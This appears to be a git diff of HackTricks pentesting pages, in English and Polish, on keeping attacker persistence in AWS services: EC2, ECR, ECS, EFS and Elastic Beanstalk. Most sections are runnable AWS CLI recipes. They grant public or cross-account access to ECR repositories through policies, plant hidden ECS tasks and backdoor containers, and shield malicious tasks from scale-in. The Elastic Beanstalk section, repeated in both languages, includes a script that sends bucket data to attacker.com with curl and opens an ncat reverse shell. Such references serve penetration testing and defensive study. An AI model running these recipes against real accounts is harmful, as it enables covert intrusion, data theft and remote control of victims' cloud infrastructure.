||||
ENI_ID=$(aws ec2 describe-instances --region $REGION --instance-ids $INSTANCE_ID --query 'Reservations[0].Instances[0].NetworkInterfaces[0].NetworkInterfaceId' --output text)
|
||||
```
|
||||
## Zastąp root z AMI (zalecane)
|
||||
```bash
|
||||
IMAGE_ID=<attacker-controlled compatible AMI>
|
||||
|
||||
# Start task
|
||||
TASK_ID=$(aws ec2 create-replace-root-volume-task --region $REGION --instance-id $INSTANCE_ID --image-id $IMAGE_ID --query 'ReplaceRootVolumeTaskId' --output text)
|
||||
|
||||
# Poll until state == succeeded
|
||||
while true; do
|
||||
STATE=$(aws ec2 describe-replace-root-volume-tasks --region $REGION --replace-root-volume-task-ids $TASK_ID --query 'ReplaceRootVolumeTasks[0].TaskState' --output text)
|
||||
echo "$STATE"; [ "$STATE" = "succeeded" ] && break; [ "$STATE" = "failed" ] && exit 1; sleep 10;
|
||||
done
|
||||
```
|
||||
Alternatywa: użycie snapshotu:
|
||||
```bash
|
||||
SNAPSHOT_ID=<snapshot with bootable root FS compatible with the instance>
|
||||
aws ec2 create-replace-root-volume-task --region $REGION --instance-id $INSTANCE_ID --snapshot-id $SNAPSHOT_ID
|
||||
```
|
||||
## Dowody / Weryfikacja
|
||||
```bash
|
||||
# Instance auto-reboots; network identity is preserved
|
||||
NEW_VOL=$(aws ec2 describe-instances --region $REGION --instance-ids $INSTANCE_ID --query "Reservations[0].Instances[0].BlockDeviceMappings[?DeviceName==\`$ROOT_DEV\`].Ebs.VolumeId" --output text)
|
||||
|
||||
# Compare before vs after
|
||||
printf "ENI:%s IP:%s
|
||||
ORIG_VOL:%s
|
||||
NEW_VOL:%s
|
||||
" "$ENI_ID" "$PRI_IP" "$ORIG_VOL" "$NEW_VOL"
|
||||
|
||||
# (Optional) Inspect task details and console output
|
||||
aws ec2 describe-replace-root-volume-tasks --region $REGION --replace-root-volume-task-ids $TASK_ID --output json
|
||||
aws ec2 get-console-output --region $REGION --instance-id $INSTANCE_ID --latest --output text
|
||||
```
|
||||
Oczekiwane: ENI_ID i PRI_IP pozostają niezmienione; ID wolumenu root zmienia się z $ORIG_VOL na $NEW_VOL. System uruchamia się z systemu plików pochodzącego z attacker-controlled AMI/snapshot.
|
||||
|
||||
## Uwagi
|
||||
- API nie wymaga ręcznego zatrzymania instancji; EC2 koordynuje ponowne uruchomienie.
|
||||
- Domyślnie zastąpiony (stary) root EBS volume jest odłączany i pozostawiany na koncie (DeleteReplacedRootVolume=false). Można go wykorzystać do przywrócenia lub należy go usunąć, aby uniknąć kosztów.
|
||||
|
||||
## Przywracanie / Czyszczenie
|
||||
```bash
|
||||
# If the original root volume still exists (e.g., $ORIG_VOL is in state "available"),
|
||||
# you can create a snapshot and replace again from it:
|
||||
SNAP=$(aws ec2 create-snapshot --region $REGION --volume-id $ORIG_VOL --description "Rollback snapshot for $INSTANCE_ID" --query SnapshotId --output text)
|
||||
aws ec2 wait snapshot-completed --region $REGION --snapshot-ids $SNAP
|
||||
aws ec2 create-replace-root-volume-task --region $REGION --instance-id $INSTANCE_ID --snapshot-id $SNAP
|
||||
|
||||
# Or simply delete the detached old root volume if not needed:
|
||||
aws ec2 delete-volume --region $REGION --volume-id $ORIG_VOL
|
||||
```
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
@@ -0,0 +1,101 @@
|
||||
# AWS - ECR Persistence
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## ECR
|
||||
|
||||
For more information check:
|
||||
|
||||
{{#ref}}
|
||||
../aws-services/aws-ecr-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Hidden Docker Image with Malicious Code
|
||||
|
||||
An attacker could **upload a Docker image containing malicious code** to an ECR repository and use it to maintain persistence in the target AWS account. The attacker could then deploy the malicious image to various services within the account, such as Amazon ECS or EKS, in a stealthy manner.
|
||||
|
||||
### Repository Policy
|
||||
|
||||
Add a policy to a single repository granting yourself (or everybody) access to a repository:
|
||||
|
||||
```bash
|
||||
aws ecr set-repository-policy \
|
||||
--repository-name cluster-autoscaler \
|
||||
--policy-text file:///tmp/my-policy.json
|
||||
|
||||
# With a .json such as
|
||||
|
||||
{
|
||||
"Version" : "2008-10-17",
|
||||
"Statement" : [
|
||||
{
|
||||
"Sid" : "allow public pull",
|
||||
"Effect" : "Allow",
|
||||
"Principal" : "*",
|
||||
"Action" : [
|
||||
"ecr:BatchCheckLayerAvailability",
|
||||
"ecr:BatchGetImage",
|
||||
"ecr:GetDownloadUrlForLayer"
|
||||
]
|
||||
}
|
||||
]
|
||||
}
|
||||
```
|
||||
|
||||
> [!WARNING]
|
||||
> Note that ECR requires that users have **permission** to make calls to the **`ecr:GetAuthorizationToken`** API through an IAM policy **before they can authenticate** to a registry and push or pull any images from any Amazon ECR repository.
|
||||
|
||||
### Registry Policy & Cross-account Replication
|
||||
|
||||
It's possible to automatically replicate a registry in an external account configuring cross-account replication, where you need to **indicate the external account** there you want to replicate the registry.
|
||||
|
||||
<figure><img src="../../../images/image (79).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
First, you need to give the external account access over the registry with a **registry policy** like:
|
||||
|
||||
```bash
|
||||
aws ecr put-registry-policy --policy-text file://my-policy.json
|
||||
|
||||
# With a .json like:
|
||||
|
||||
{
|
||||
"Sid": "asdasd",
|
||||
"Effect": "Allow",
|
||||
"Principal": {
|
||||
"AWS": "arn:aws:iam::947247140022:root"
|
||||
},
|
||||
"Action": [
|
||||
"ecr:CreateRepository",
|
||||
"ecr:ReplicateImage"
|
||||
],
|
||||
"Resource": "arn:aws:ecr:eu-central-1:947247140022:repository/*"
|
||||
}
|
||||
```
|
||||
|
||||
Then apply the replication config:
|
||||
|
||||
```bash
|
||||
aws ecr put-replication-configuration \
|
||||
--replication-configuration file://replication-settings.json \
|
||||
--region us-west-2
|
||||
|
||||
# Having the .json a content such as:
|
||||
{
|
||||
"rules": [{
|
||||
"destinations": [{
|
||||
"region": "destination_region",
|
||||
"registryId": "destination_accountId"
|
||||
}],
|
||||
"repositoryFilters": [{
|
||||
"filter": "repository_prefix_name",
|
||||
"filterType": "PREFIX_MATCH"
|
||||
}]
|
||||
}]
|
||||
}
|
||||
```
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,145 +0,0 @@
|
||||
# AWS - ECR Persistence
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
## ECR
|
||||
|
||||
Więcej informacji:
|
||||
|
||||
{{#ref}}
|
||||
../../aws-services/aws-ecr-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Ukryty Docker Image ze złośliwym kodem
|
||||
|
||||
Atakujący może **wgrać Docker image zawierający złośliwy kod** do repozytorium ECR i użyć go do utrzymania persistence na docelowym koncie AWS. Następnie atakujący może wdrożyć złośliwy obraz do różnych usług w ramach konta, takich jak Amazon ECS lub EKS, w sposób ukryty.
|
||||
|
||||
### Polityka repozytorium
|
||||
|
||||
Dodaj politykę do pojedynczego repozytorium, przyznając sobie (lub wszystkim) dostęp do repozytorium:
|
||||
```bash
|
||||
aws ecr set-repository-policy \
|
||||
--repository-name cluster-autoscaler \
|
||||
--policy-text file:///tmp/my-policy.json
|
||||
|
||||
# With a .json such as
|
||||
|
||||
{
|
||||
"Version" : "2008-10-17",
|
||||
"Statement" : [
|
||||
{
|
||||
"Sid" : "allow public pull",
|
||||
"Effect" : "Allow",
|
||||
"Principal" : "*",
|
||||
"Action" : [
|
||||
"ecr:BatchCheckLayerAvailability",
|
||||
"ecr:BatchGetImage",
|
||||
"ecr:GetDownloadUrlForLayer"
|
||||
]
|
||||
}
|
||||
]
|
||||
}
|
||||
```
|
||||
> [!WARNING]
|
||||
> Zwróć uwagę, że ECR wymaga, aby użytkownicy mieli **uprawnienia** do wywoływania API **`ecr:GetAuthorizationToken`** poprzez politykę IAM **zanim będą mogli się uwierzytelnić** w rejestrze i wgrywać lub pobierać jakiekolwiek obrazy z dowolnego Amazon ECR repository.
|
||||
|
||||
### Polityka rejestru i replikacja między kontami
|
||||
|
||||
Możliwe jest automatyczne replikowanie rejestru na zewnętrzne konto poprzez skonfigurowanie replikacji między kontami, gdzie musisz **wskazać zewnętrzne konto**, na które chcesz replikować rejestr.
|
||||
|
||||
<figure><img src="../../../images/image (79).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
Najpierw musisz przyznać zewnętrznemu kontu dostęp do rejestru za pomocą **polityki rejestru** takiej jak:
|
||||
```bash
|
||||
aws ecr put-registry-policy --policy-text file://my-policy.json
|
||||
|
||||
# With a .json like:
|
||||
|
||||
{
|
||||
"Sid": "asdasd",
|
||||
"Effect": "Allow",
|
||||
"Principal": {
|
||||
"AWS": "arn:aws:iam::947247140022:root"
|
||||
},
|
||||
"Action": [
|
||||
"ecr:CreateRepository",
|
||||
"ecr:ReplicateImage"
|
||||
],
|
||||
"Resource": "arn:aws:ecr:eu-central-1:947247140022:repository/*"
|
||||
}
|
||||
```
|
||||
Następnie zastosuj konfigurację replikacji:
|
||||
```bash
|
||||
aws ecr put-replication-configuration \
|
||||
--replication-configuration file://replication-settings.json \
|
||||
--region us-west-2
|
||||
|
||||
# Having the .json a content such as:
|
||||
{
|
||||
"rules": [{
|
||||
"destinations": [{
|
||||
"region": "destination_region",
|
||||
"registryId": "destination_accountId"
|
||||
}],
|
||||
"repositoryFilters": [{
|
||||
"filter": "repository_prefix_name",
|
||||
"filterType": "PREFIX_MATCH"
|
||||
}]
|
||||
}]
|
||||
}
|
||||
```
|
||||
### Repository Creation Templates (prefix backdoor dla przyszłych repo)
|
||||
|
||||
Wykorzystaj ECR Repository Creation Templates, aby automatycznie backdoorować każde repozytorium, które ECR tworzy automatycznie pod kontrolowanym prefixem (np. przez Pull-Through Cache lub Create-on-Push). To zapewnia trwały, nieautoryzowany dostęp do przyszłych repozytoriów bez ingerencji w istniejące.
|
||||
|
||||
- Wymagane uprawnienia: ecr:CreateRepositoryCreationTemplate, ecr:DescribeRepositoryCreationTemplates, ecr:UpdateRepositoryCreationTemplate, ecr:DeleteRepositoryCreationTemplate, ecr:SetRepositoryPolicy (używane przez szablon), iam:PassRole (jeśli do szablonu dołączona jest niestandardowa rola).
|
||||
- Skutek: Każde nowe repozytorium utworzone pod docelowym prefixem automatycznie dziedziczy politykę repozytorium kontrolowaną przez atakującego (np. cross-account read/write), ustawienia mutowalności tagów oraz domyślne ustawienia skanowania.
|
||||
|
||||
<details>
|
||||
<summary>Backdoor przyszłych repo utworzonych przez PTC pod wybranym prefixem</summary>
|
||||
```bash
|
||||
# Region
|
||||
REGION=us-east-1
|
||||
|
||||
# 1) Prepare permissive repository policy (example grants everyone RW)
|
||||
cat > /tmp/repo_backdoor_policy.json <<'JSON'
|
||||
{
|
||||
"Version": "2012-10-17",
|
||||
"Statement": [
|
||||
{
|
||||
"Sid": "BackdoorRW",
|
||||
"Effect": "Allow",
|
||||
"Principal": {"AWS": "*"},
|
||||
"Action": [
|
||||
"ecr:BatchCheckLayerAvailability",
|
||||
"ecr:BatchGetImage",
|
||||
"ecr:GetDownloadUrlForLayer",
|
||||
"ecr:InitiateLayerUpload",
|
||||
"ecr:UploadLayerPart",
|
||||
"ecr:CompleteLayerUpload",
|
||||
"ecr:PutImage"
|
||||
]
|
||||
}
|
||||
]
|
||||
}
|
||||
JSON
|
||||
|
||||
# 2) Create a Repository Creation Template for prefix "ptc2" applied to PULL_THROUGH_CACHE
|
||||
aws ecr create-repository-creation-template --region $REGION --prefix ptc2 --applied-for PULL_THROUGH_CACHE --image-tag-mutability MUTABLE --repository-policy file:///tmp/repo_backdoor_policy.json
|
||||
|
||||
# 3) Create a Pull-Through Cache rule that will auto-create repos under that prefix
|
||||
# This example caches from Amazon ECR Public namespace "nginx"
|
||||
aws ecr create-pull-through-cache-rule --region $REGION --ecr-repository-prefix ptc2 --upstream-registry ecr-public --upstream-registry-url public.ecr.aws --upstream-repository-prefix nginx
|
||||
|
||||
# 4) Trigger auto-creation by pulling a new path once (creates repo ptc2/nginx)
|
||||
acct=$(aws sts get-caller-identity --query Account --output text)
|
||||
aws ecr get-login-password --region $REGION | docker login --username AWS --password-stdin ${acct}.dkr.ecr.${REGION}.amazonaws.com
|
||||
|
||||
docker pull ${acct}.dkr.ecr.${REGION}.amazonaws.com/ptc2/nginx:latest
|
||||
|
||||
# 5) Validate the backdoor policy was applied on the newly created repository
|
||||
aws ecr get-repository-policy --region $REGION --repository-name ptc2/nginx --query policyText --output text | jq .
|
||||
```
|
||||
</details>
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
@@ -0,0 +1,103 @@
|
||||
# AWS - ECS Persistence
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## ECS
|
||||
|
||||
For more information check:
|
||||
|
||||
{{#ref}}
|
||||
../aws-services/aws-ecs-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Hidden Periodic ECS Task
|
||||
|
||||
> [!NOTE]
|
||||
> TODO: Test
|
||||
|
||||
An attacker can create a hidden periodic ECS task using Amazon EventBridge to **schedule the execution of a malicious task periodically**. This task can perform reconnaissance, exfiltrate data, or maintain persistence in the AWS account.
|
||||
|
||||
```bash
|
||||
# Create a malicious task definition
|
||||
aws ecs register-task-definition --family "malicious-task" --container-definitions '[
|
||||
{
|
||||
"name": "malicious-container",
|
||||
"image": "malicious-image:latest",
|
||||
"memory": 256,
|
||||
"cpu": 10,
|
||||
"essential": true
|
||||
}
|
||||
]'
|
||||
|
||||
# Create an Amazon EventBridge rule to trigger the task periodically
|
||||
aws events put-rule --name "malicious-ecs-task-rule" --schedule-expression "rate(1 day)"
|
||||
|
||||
# Add a target to the rule to run the malicious ECS task
|
||||
aws events put-targets --rule "malicious-ecs-task-rule" --targets '[
|
||||
{
|
||||
"Id": "malicious-ecs-task-target",
|
||||
"Arn": "arn:aws:ecs:region:account-id:cluster/your-cluster",
|
||||
"RoleArn": "arn:aws:iam::account-id:role/your-eventbridge-role",
|
||||
"EcsParameters": {
|
||||
"TaskDefinitionArn": "arn:aws:ecs:region:account-id:task-definition/malicious-task",
|
||||
"TaskCount": 1
|
||||
}
|
||||
}
|
||||
]'
|
||||
```
|
||||
|
||||
### Backdoor Container in Existing ECS Task Definition
|
||||
|
||||
> [!NOTE]
|
||||
> TODO: Test
|
||||
|
||||
An attacker can add a **stealthy backdoor container** in an existing ECS task definition that runs alongside legitimate containers. The backdoor container can be used for persistence and performing malicious activities.
|
||||
|
||||
```bash
|
||||
# Update the existing task definition to include the backdoor container
|
||||
aws ecs register-task-definition --family "existing-task" --container-definitions '[
|
||||
{
|
||||
"name": "legitimate-container",
|
||||
"image": "legitimate-image:latest",
|
||||
"memory": 256,
|
||||
"cpu": 10,
|
||||
"essential": true
|
||||
},
|
||||
{
|
||||
"name": "backdoor-container",
|
||||
"image": "malicious-image:latest",
|
||||
"memory": 256,
|
||||
"cpu": 10,
|
||||
"essential": false
|
||||
}
|
||||
]'
|
||||
```
|
||||
|
||||
### Undocumented ECS Service
|
||||
|
||||
> [!NOTE]
|
||||
> TODO: Test
|
||||
|
||||
An attacker can create an **undocumented ECS service** that runs a malicious task. By setting the desired number of tasks to a minimum and disabling logging, it becomes harder for administrators to notice the malicious service.
|
||||
|
||||
```bash
|
||||
# Create a malicious task definition
|
||||
aws ecs register-task-definition --family "malicious-task" --container-definitions '[
|
||||
{
|
||||
"name": "malicious-container",
|
||||
"image": "malicious-image:latest",
|
||||
"memory": 256,
|
||||
"cpu": 10,
|
||||
"essential": true
|
||||
}
|
||||
]'
|
||||
|
||||
# Create an undocumented ECS service with the malicious task definition
|
||||
aws ecs create-service --service-name "undocumented-service" --task-definition "malicious-task" --desired-count 1 --cluster "your-cluster"
|
||||
```
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,152 +0,0 @@
|
||||
# AWS - ECS Persistence
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
## ECS
|
||||
|
||||
Aby uzyskać więcej informacji, zobacz:
|
||||
|
||||
{{#ref}}
|
||||
../../aws-services/aws-ecs-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Hidden Periodic ECS Task
|
||||
|
||||
> [!NOTE]
|
||||
> TODO: Przetestować
|
||||
|
||||
Atakujący może utworzyć ukryte okresowe zadanie ECS używając Amazon EventBridge, aby **zaplanować okresowe wykonanie złośliwego zadania**. To zadanie może wykonywać reconnaissance, exfiltrate data lub utrzymywać persistence w koncie AWS.
|
||||
```bash
|
||||
# Create a malicious task definition
|
||||
aws ecs register-task-definition --family "malicious-task" --container-definitions '[
|
||||
{
|
||||
"name": "malicious-container",
|
||||
"image": "malicious-image:latest",
|
||||
"memory": 256,
|
||||
"cpu": 10,
|
||||
"essential": true
|
||||
}
|
||||
]'
|
||||
|
||||
# Create an Amazon EventBridge rule to trigger the task periodically
|
||||
aws events put-rule --name "malicious-ecs-task-rule" --schedule-expression "rate(1 day)"
|
||||
|
||||
# Add a target to the rule to run the malicious ECS task
|
||||
aws events put-targets --rule "malicious-ecs-task-rule" --targets '[
|
||||
{
|
||||
"Id": "malicious-ecs-task-target",
|
||||
"Arn": "arn:aws:ecs:region:account-id:cluster/your-cluster",
|
||||
"RoleArn": "arn:aws:iam::account-id:role/your-eventbridge-role",
|
||||
"EcsParameters": {
|
||||
"TaskDefinitionArn": "arn:aws:ecs:region:account-id:task-definition/malicious-task",
|
||||
"TaskCount": 1
|
||||
}
|
||||
}
|
||||
]'
|
||||
```
|
||||
### Backdoor Container w istniejącej definicji zadania ECS
|
||||
|
||||
> [!NOTE]
|
||||
> TODO: Test
|
||||
|
||||
Atakujący może dodać **stealthy backdoor container** do istniejącej definicji zadania ECS; będzie on działał obok legalnych kontenerów. Backdoor container może być użyty do persistence i wykonywania złośliwych działań.
|
||||
```bash
|
||||
# Update the existing task definition to include the backdoor container
|
||||
aws ecs register-task-definition --family "existing-task" --container-definitions '[
|
||||
{
|
||||
"name": "legitimate-container",
|
||||
"image": "legitimate-image:latest",
|
||||
"memory": 256,
|
||||
"cpu": 10,
|
||||
"essential": true
|
||||
},
|
||||
{
|
||||
"name": "backdoor-container",
|
||||
"image": "malicious-image:latest",
|
||||
"memory": 256,
|
||||
"cpu": 10,
|
||||
"essential": false
|
||||
}
|
||||
]'
|
||||
```
|
||||
### Nieudokumentowana usługa ECS
|
||||
|
||||
> [!NOTE]
|
||||
> TODO: Przetestować
|
||||
|
||||
Atakujący może utworzyć **nieudokumentowaną usługę ECS**, która uruchamia złośliwe zadanie. Ustawiając żądaną liczbę zadań na minimum i wyłączając logowanie, administratorom trudniej dostrzec złośliwą usługę.
|
||||
```bash
|
||||
# Create a malicious task definition
|
||||
aws ecs register-task-definition --family "malicious-task" --container-definitions '[
|
||||
{
|
||||
"name": "malicious-container",
|
||||
"image": "malicious-image:latest",
|
||||
"memory": 256,
|
||||
"cpu": 10,
|
||||
"essential": true
|
||||
}
|
||||
]'
|
||||
|
||||
# Create an undocumented ECS service with the malicious task definition
|
||||
aws ecs create-service --service-name "undocumented-service" --task-definition "malicious-task" --desired-count 1 --cluster "your-cluster"
|
||||
```
|
||||
### ECS Persistence via Task Scale-In Protection (UpdateTaskProtection)
|
||||
|
||||
Wykorzystaj ecs:UpdateTaskProtection, aby zapobiec zatrzymaniu zadań usługi przez zdarzenia scale‑in i rolling deployments. Poprzez ciągłe przedłużanie ochrony, atakujący może utrzymać długo działające zadanie (do C2 lub zbierania danych) nawet jeśli obrońcy zmniejszą desiredCount lub wypchną nowe rewizje zadań.
|
||||
|
||||
Kroki do odtworzenia w us-east-1:
|
||||
```bash
|
||||
# 1) Cluster (create if missing)
|
||||
CLUSTER=$(aws ecs list-clusters --query 'clusterArns[0]' --output text 2>/dev/null)
|
||||
[ -z "$CLUSTER" -o "$CLUSTER" = "None" ] && CLUSTER=$(aws ecs create-cluster --cluster-name ht-ecs-persist --query 'cluster.clusterArn' --output text)
|
||||
|
||||
# 2) Minimal backdoor task that just sleeps (Fargate/awsvpc)
|
||||
cat > /tmp/ht-persist-td.json << 'JSON'
|
||||
{
|
||||
"family": "ht-persist",
|
||||
"networkMode": "awsvpc",
|
||||
"requiresCompatibilities": ["FARGATE"],
|
||||
"cpu": "256",
|
||||
"memory": "512",
|
||||
"containerDefinitions": [
|
||||
{"name": "idle","image": "public.ecr.aws/amazonlinux/amazonlinux:latest",
|
||||
"command": ["/bin/sh","-c","sleep 864000"]}
|
||||
]
|
||||
}
|
||||
JSON
|
||||
aws ecs register-task-definition --cli-input-json file:///tmp/ht-persist-td.json >/dev/null
|
||||
|
||||
# 3) Create service (use default VPC public subnet + default SG)
|
||||
VPC=$(aws ec2 describe-vpcs --filters Name=isDefault,Values=true --query 'Vpcs[0].VpcId' --output text)
|
||||
SUBNET=$(aws ec2 describe-subnets --filters Name=vpc-id,Values=$VPC Name=map-public-ip-on-launch,Values=true --query 'Subnets[0].SubnetId' --output text)
|
||||
SG=$(aws ec2 describe-security-groups --filters Name=vpc-id,Values=$VPC Name=group-name,Values=default --query 'SecurityGroups[0].GroupId' --output text)
|
||||
aws ecs create-service --cluster "$CLUSTER" --service-name ht-persist-svc \
|
||||
--task-definition ht-persist --desired-count 1 --launch-type FARGATE \
|
||||
--network-configuration "awsvpcConfiguration={subnets=[$SUBNET],securityGroups=[$SG],assignPublicIp=ENABLED}"
|
||||
|
||||
# 4) Get running task ARN
|
||||
TASK=$(aws ecs list-tasks --cluster "$CLUSTER" --service-name ht-persist-svc --desired-status RUNNING --query 'taskArns[0]' --output text)
|
||||
|
||||
# 5) Enable scale-in protection for 24h and verify
|
||||
aws ecs update-task-protection --cluster "$CLUSTER" --tasks "$TASK" --protection-enabled --expires-in-minutes 1440
|
||||
aws ecs get-task-protection --cluster "$CLUSTER" --tasks "$TASK"
|
||||
|
||||
# 6) Try to scale service to 0 (task should persist)
|
||||
aws ecs update-service --cluster "$CLUSTER" --service ht-persist-svc --desired-count 0
|
||||
aws ecs list-tasks --cluster "$CLUSTER" --service-name ht-persist-svc --desired-status RUNNING
|
||||
|
||||
# Optional: rolling deployment blocked by protection
|
||||
aws ecs register-task-definition --cli-input-json file:///tmp/ht-persist-td.json >/dev/null
|
||||
aws ecs update-service --cluster "$CLUSTER" --service ht-persist-svc --task-definition ht-persist --force-new-deployment
|
||||
aws ecs describe-services --cluster "$CLUSTER" --services ht-persist-svc --query 'services[0].events[0]'
|
||||
|
||||
# 7) Cleanup
|
||||
aws ecs update-task-protection --cluster "$CLUSTER" --tasks "$TASK" --no-protection-enabled || true
|
||||
aws ecs update-service --cluster "$CLUSTER" --service ht-persist-svc --desired-count 0 || true
|
||||
aws ecs delete-service --cluster "$CLUSTER" --service ht-persist-svc --force || true
|
||||
aws ecs deregister-task-definition --task-definition ht-persist || true
|
||||
```
|
||||
Wpływ: Chronione zadanie pozostaje RUNNING pomimo desiredCount=0 i blokuje zastępowanie podczas nowych wdrożeń, umożliwiając ukrytą, długotrwałą persistence w usłudze ECS.
|
||||
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
@@ -0,0 +1,25 @@
|
||||
# AWS - EFS Persistence
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## EFS
|
||||
|
||||
For more information check:
|
||||
|
||||
{{#ref}}
|
||||
../aws-services/aws-efs-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Modify Resource Policy / Security Groups
|
||||
|
||||
Modifying the **resource policy and/or security groups** you can try to persist your access into the file system.
|
||||
|
||||
### Create Access Point
|
||||
|
||||
You could **create an access point** (with root access to `/`) accessible from a service were you have implemented **other persistence** to keep privileged access to the file system.
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,21 +0,0 @@
|
||||
# AWS - EFS Persistence
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
## EFS
|
||||
|
||||
For more information check:
|
||||
|
||||
{{#ref}}
|
||||
../../aws-services/aws-efs-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Modyfikacja Resource Policy / Security Groups
|
||||
|
||||
Modyfikując **resource policy and/or security groups**, możesz spróbować utrwalić swój dostęp do systemu plików.
|
||||
|
||||
### Utworzenie Access Point
|
||||
|
||||
Możesz **create an access point** (with root access to `/`) dostępny z usługi, w której zaimplementowałeś **other persistence**, aby zachować uprzywilejowany dostęp do systemu plików.
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
@@ -0,0 +1,81 @@
|
||||
# AWS - Elastic Beanstalk Persistence
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## Elastic Beanstalk
|
||||
|
||||
For more information check:
|
||||
|
||||
{{#ref}}
|
||||
../aws-services/aws-elastic-beanstalk-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Persistence in Instance
|
||||
|
||||
In order to maintain persistence inside the AWS account, some **persistence mechanism could be introduced inside the instance** (cron job, ssh key...) so the attacker will be able to access it and steal IAM role **credentials from the metadata service**.
|
||||
|
||||
### Backdoor in Version
|
||||
|
||||
An attacker could backdoor the code inside the S3 repo so it always execute its backdoor and the expected code.
|
||||
|
||||
### New backdoored version
|
||||
|
||||
Instead of changing the code on the actual version, the attacker could deploy a new backdoored version of the application.
|
||||
|
||||
### Abusing Custom Resource Lifecycle Hooks
|
||||
|
||||
> [!NOTE]
|
||||
> TODO: Test
|
||||
|
||||
Elastic Beanstalk provides lifecycle hooks that allow you to run custom scripts during instance provisioning and termination. An attacker could **configure a lifecycle hook to periodically execute a script that exfiltrates data or maintains access to the AWS account**.
|
||||
|
||||
```bash
|
||||
# Attacker creates a script that exfiltrates data and maintains access
|
||||
echo '#!/bin/bash
|
||||
aws s3 cp s3://sensitive-data-bucket/data.csv /tmp/data.csv
|
||||
gzip /tmp/data.csv
|
||||
curl -X POST --data-binary "@/tmp/data.csv.gz" https://attacker.com/exfil
|
||||
ncat -e /bin/bash --ssl attacker-ip 12345' > stealthy_lifecycle_hook.sh
|
||||
|
||||
# Attacker uploads the script to an S3 bucket
|
||||
aws s3 cp stealthy_lifecycle_hook.sh s3://attacker-bucket/stealthy_lifecycle_hook.sh
|
||||
|
||||
# Attacker modifies the Elastic Beanstalk environment configuration to include the custom lifecycle hook
|
||||
echo 'Resources:
|
||||
AWSEBAutoScalingGroup:
|
||||
Metadata:
|
||||
AWS::ElasticBeanstalk::Ext:
|
||||
TriggerConfiguration:
|
||||
triggers:
|
||||
- name: stealthy-lifecycle-hook
|
||||
events:
|
||||
- "autoscaling:EC2_INSTANCE_LAUNCH"
|
||||
- "autoscaling:EC2_INSTANCE_TERMINATE"
|
||||
target:
|
||||
ref: "AWS::ElasticBeanstalk::Environment"
|
||||
arn:
|
||||
Fn::GetAtt:
|
||||
- "AWS::ElasticBeanstalk::Environment"
|
||||
- "Arn"
|
||||
stealthyLifecycleHook:
|
||||
Type: AWS::AutoScaling::LifecycleHook
|
||||
Properties:
|
||||
AutoScalingGroupName:
|
||||
Ref: AWSEBAutoScalingGroup
|
||||
LifecycleTransition: autoscaling:EC2_INSTANCE_LAUNCHING
|
||||
NotificationTargetARN:
|
||||
Ref: stealthy-lifecycle-hook
|
||||
RoleARN:
|
||||
Fn::GetAtt:
|
||||
- AWSEBAutoScalingGroup
|
||||
- Arn' > stealthy_lifecycle_hook.yaml
|
||||
|
||||
# Attacker applies the new environment configuration
|
||||
aws elasticbeanstalk update-environment --environment-name my-env --option-settings Namespace="aws:elasticbeanstalk:customoption",OptionName="CustomConfigurationTemplate",Value="stealthy_lifecycle_hook.yaml"
|
||||
```
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,75 +0,0 @@
|
||||
# AWS - Elastic Beanstalk Persistence
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
## Elastic Beanstalk
|
||||
|
||||
Więcej informacji:
|
||||
|
||||
{{#ref}}
|
||||
../../aws-services/aws-elastic-beanstalk-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Persistence w instancji
|
||||
|
||||
Aby utrzymać persistence wewnątrz konta AWS, można wprowadzić jakiś **persistence mechanism wewnątrz instancji** (cron job, ssh key...), dzięki czemu atakujący będzie mógł uzyskać dostęp i ukraść IAM role **credentials from the metadata service**.
|
||||
|
||||
### Backdoor w wersji
|
||||
|
||||
Atakujący mógłby wstawić backdoor do kodu w repo S3, tak aby zawsze wykonywał swój backdoor oraz oczekiwany kod.
|
||||
|
||||
### Nowa wersja z backdoorem
|
||||
|
||||
Zamiast zmieniać kod w bieżącej wersji, atakujący może wdrożyć nową wersję aplikacji z backdoorem.
|
||||
|
||||
### Nadużywanie Custom Resource Lifecycle Hooks
|
||||
|
||||
> [!NOTE]
|
||||
> TODO: Test
|
||||
|
||||
Elastic Beanstalk udostępnia lifecycle hooks, które pozwalają uruchamiać custom scripts podczas instance provisioning i termination. Atakujący mógłby **skonfigurować lifecycle hook tak, aby okresowo uruchamiał skrypt, który exfiltrates data lub utrzymuje dostęp do konta AWS**.
|
||||
```bash
|
||||
# Attacker creates a script that exfiltrates data and maintains access
|
||||
echo '#!/bin/bash
|
||||
aws s3 cp s3://sensitive-data-bucket/data.csv /tmp/data.csv
|
||||
gzip /tmp/data.csv
|
||||
curl -X POST --data-binary "@/tmp/data.csv.gz" https://attacker.com/exfil
|
||||
ncat -e /bin/bash --ssl attacker-ip 12345' > stealthy_lifecycle_hook.sh
